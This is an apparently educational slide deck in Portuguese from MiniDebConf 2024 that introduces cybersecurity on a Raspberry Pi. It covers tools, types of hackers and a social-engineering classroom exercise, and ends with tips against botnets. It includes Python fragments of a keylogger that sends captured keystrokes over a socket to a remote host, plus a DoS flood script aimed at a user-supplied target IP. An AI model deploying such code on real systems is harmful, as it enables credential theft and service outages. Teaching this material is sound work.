
Introdução à Cibersegurança com Raspberry Pi

MiniDebConf 2024

Apoio MCTI/FAPESP MENTORED

UF *m* G

Cibersegurança



Agenda

Uso do Raspberry Pi em Cibersegurança

Como começar a desafiar a cibersegurança

Descobrimo senhas por meio de Engenharia Social


Script kiddies

Implementando um *keylogger* no RaspPI

BotNets

Implementando um ataque DoS

Executando criptografia em um Raspberry Pi Zero na Estação Espacial



Cibersegurança usando Raspberry Pi em missões da Estação Espacial

Até recentemente, não existiam protocolos de criptografia nos sistemas de satélites

Os satélites estão fisicamente longe da Terra, mas ainda são vulneráveis a ataques hackers

Garantir a segurança cibernética em futuras missões espaciais de baixo custo é essencial

O CryptlC é um dos experimentos mais baratos já colocados em órbita (alguns euros)

Operou por 22 meses na Estação Espacial Internacional explorando técnicas de criptografia criptografia simétrica executadas em um Raspberry Pi Zero.

Cibersegurança no Raspberry Pi

Empresas de pequeno e médio porte costumam combinar ferramentas de código aberto gratuitas e pagas para melhorar a segurança cibernética de sua organização

Algumas ferramentas de código aberto que podem ser executadas em RPI

- **Kali Linux**
- KeePass
- Metasploit Framework
- Nikto
- **Security Onion**
- Nmap
- VeraCrypt
- Wireshark

Como começar a desafiar a cibersegurança?



Dúvidas de um hacker iniciante!

Hackear é identificar fraquezas e vulnerabilidades de um sistema e explorá-las.

Existem diferentes tipos de hackers

- **White hat** – hacker ético
- **Black hat** – hacker clássico, o oposto do ético
- **Gray hat** - uma mistura dos dois acima, consegue acesso não autorizado, mas também revela a fraqueza para a empresa
- **Script kiddie** – um hacker sem habilidades técnicas que apenas usa ferramentas predefinidas
- **Hacktivista** – uma pessoa que hackeia alguma ideia e deixa uma mensagem

Habilidades necessárias para um hacker iniciante

Principal habilidade, estar disposto a **APRENDER** coisas novas

- sobre distribuições **Linux**
- usar ferramentas de código aberto
- conceitos básicos
- programação
- linguagens relevantes como **Python**, JavaScript e outras
- pensar sobre problemas de programação de forma abstrata, independente de qualquer linguagem

Quanto tempo leva para se tornar um hacker?

Engenharia social



Engenharia social

Phishing (“pescaria”)

- Tipo mais comum
- Usa a velha conhecida (mas ainda eficiente) estratégia do e-mail falso e outros
- Mensagem convincente enviada como spam muitas vezes que pode ser de uma loja, instituição financeira ou até do governo
- Link redireciona para uma página de login ou sugere o *download* de um anexo



Engenharia social

Pretexting (“pretexto”)



O que o criminoso inventa para extrair informações sensíveis do usuário

Uso de vários métodos para convencer o usuário a dar informações sigilosas sobre ele ou a empresa


Exemplos: uma pesquisa falsa ou um perfil falso de rede social que crie uma relação de amizade e utilize essa proximidade para extrair algum dado útil para a invasão

Hackear a conta do George

O telefone de George ficou sem bateria e sua família está preocupada com onde ele está

Eles pediram para você hackear sua conta do FakeBook para ver se você pode descobrir onde ele está esta noite

ncce.io/fakebook





George
@realGeorge

Great win for Newchester town tonight
#upthereds



George
@realGeorge

Homer is so funny... DOH!



George
@realGeorge

Going to bake some ginger biscuits tonight



George
@realGeorge

Don't forget that the Computing homework is
due tomorrow guys 🤔



George
@realGeorge

Mum's just booked us a holiday... Greece here
we come 🇬🇷



George
@realGeorge

Guess the TV show



George estava no cinema

FakeBook



Home

Posts

Photos

Groups



Rebecca:

Woah mate, think you need to change your passwords. You've been hacked



Fergus:

Thanks for the email. I had no idea that you were stuck abroad. I clicked the link on your email and transferred the money you need. Hope you get back OK!
Hugs



George:

There's some strange things happening on my account. I think maybe I've been hacked



Sway:

We're off to the movies tonight George. Wanna come?



Joined: January 2020

Likes: 29

Follows: 1203

Friends: 99

Discussão

Se você invadiu a conta de um amigo, isso faz de você um hacker?

Era ético invadir a conta de George?

Por que as pessoas querem hackear?

Ético/não ético



SCRIPT KIDDIE:



Script kiddie

Um indivíduo relativamente **inexperiente** que usa programas ou *scripts* **existentes**, conhecidos e **fáceis de encontrar**

Procuram e exploram **pontos fracos** em outros computadores ou sites

Assume-se que **a maioria** dos *script kiddies* são jovens que não têm a capacidade programar eficientemente por conta própria

Motivados pela emoção e ganância

Principal **objetivo** é tentar impressionar seus amigos

No entanto, o termo não se refere necessariamente à **idade real** do participante

Keylogger

Ação de gravar/registrar (*logging*) as teclas pressionadas em um teclado

Utilizado por empresas para monitorar o que seus funcionários fazem em sua máquina

Usados para roubar senhas e informações confidenciais

Muitos casos de phishing e fraudes virtuais se baseiam no uso de algum tipo de *keylogger*, instalado no computador sem o conhecimento da vítima

Keylogger

Instalados em máquinas públicas para capturar senhas, números de cartões de crédito e afins

Enviam todas as teclas digitadas pela vítima para um hacker

Geralmente são executados em *background* (segundo plano)

Não requerem interação direta do usuário para ser executado

Programando um *Keylogger*


- Ler as interrupções do teclado
- Salvar as informações (*logging*)
- Acessar/enviar o arquivo

Programando um *Keylogger*

- Ler as interrupções do teclado

```
# Função chamada quando uma tecla é pressionada
def on_press(event):
    global text
    key = event.name
    text += key + " " #logging

# Criando o listener do teclado
keyboard.on_press(on_press)
```



Programando um *Keylogger*

- Salvar as informações (logging)

```
def send_post_req():  
    try:  
        # Convertendo o objeto Python em uma string JSON  
        payload = json.dumps({"keyboardData": text}) #logging
```

Programando um *Keylogger*

- Acessar/enviar o arquivo

```
# Criando um socket TCP/IP
```

```
with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
```

```
    # Conectando ao servidor
```

```
    s.connect((ip_address, port_number))
```

```
    # Enviando a carga útil (payload) ao servidor
```

```
    s.sendall(payload.encode())
```

```
    #print("Mensagem enviada:", text)
```

```
# Configurando um temporizador para executar a função send_post_req
```

```
timer = threading.Timer(time_interval, send_post_req)
```

```
# Iniciando o temporizador
```

```
timer.start()
```


Script Kiddies


Também criam Bots poderosos

Três ataques DDoS consecutivos lançados contra o provedor de DNS Dyn

As principais plataformas e serviços da Internet na Europa e na América do Norte ficaram indisponíveis

Acredita-se que o ataque Dyn de 2016 foi executado por uma *botnet* IoT

- Impressoras , câmeras IP , gateways residenciais e babás eletrônicas infectados com o Mirai



Botnets

Rede de dispositivos infectados por software malicioso (i.e., bots) que executam autonomamente


Centenas ou milhares de computadores infectados: **ataques em sites e servidores**, derrubando-os ou facilitando invasões

Dificulta a identificação dos invasores. Se o ataque for rastreado, a busca levará a uma máquina de um usuário que pode nem saber que seu computador era um “bot”

Bad Bots

Tipo de *malware* que permite ao hacker ou cracker obter controle completo por uso remoto de um computador afetado

Transforma um computador em um “zumbi” para realizar tarefas de forma automatizada na Internet, sem o conhecimento do usuário



Bad Bots

São desenvolvidos para realizar diversas operações maliciosas:



- Coletar senhas
- Registrar a utilização do teclado
- Obter informações financeiras
- Retransmitir spam
- Capturar e analisar pacotes
- Abrir portas em computadores infectados
- Explorar portas abertas por vírus e worms
- **Lançar ataques de negação de serviço (DoS)**

Ataque de negação de serviço (DoS)




Ataque no qual o usuário mal-intencionado torna um recurso de rede indisponível para seus usuários autênticos

É feito inundando a máquina ou site de destino com muitas requisições na tentativa de sobrecarregar o sistema

Ataque distribuído de negação de serviço

- DDoS - Variação do DoS, causado por vários computadores simultaneamente



Programando um Bot

- Definir um alvo
 - IP/Domínio
 - Porta
- Verificar a conexão com o alvo
- Inundar o destino com pacotes

Programando um Bot

- Definir um alvo

```
# Endereço IP do servidor  
ip_address = '192.168.0.111'  
# Porta do servidor  
port_number = 8080
```

```
ip = input("IP do Alvo: ")  
duration = int(input("Duração do Ataque (Em segundos): "))
```

Programando um Bot

- Verificar conexão com alvo

```
def test_connection(ip):  
    try:  
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
        sock.settimeout(2)  
        sock.connect((ip, 80))  
        return True  
    except Exception as e:  
        return False  
    finally:  
        sock.close()
```


Programando um Bot

- Inundar o destino com pacotes

```
def attack(ip, duration=60):  
    start_time = time.time()  
    sent = 0  
    while time.time() - start_time < duration:  
        try:  
            sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
            sock.connect((ip, 80))  
            request = b"GET / HTTP/1.1\r\nHost: " + ip.encode() + b"\r\n\r\n"  
  
            sock.sendall(request)  
            sent += 1  
            print(f"-> Pacote {sent} enviado para {ip}")  
            sock.close()  
        except KeyboardInterrupt:  
            print("\n-> Interrompido pelo usuário")  
            break  
        except Exception as e:  
            print(f"-> Erro ao enviar pacote para {ip}: {e}")  
            break  
    finally:  
        sock.close()
```

Como se proteger contra botnets

Melhore todas as senhas de usuário para dispositivos inteligentes

Tenha autenticação de dois fatores sempre que possível

Evite comprar dispositivos com segurança fraca

Desconfie de qualquer anexo de e-mail

Nunca clique em links em qualquer mensagem que você receber

Instale um software antivírus eficaz



Obrigado

Introdução à Cibersegurança com Raspberry Pi OS
MiniDebConf 2024

Apoio MCTI/FAPESP MENTORED

UF *m* G
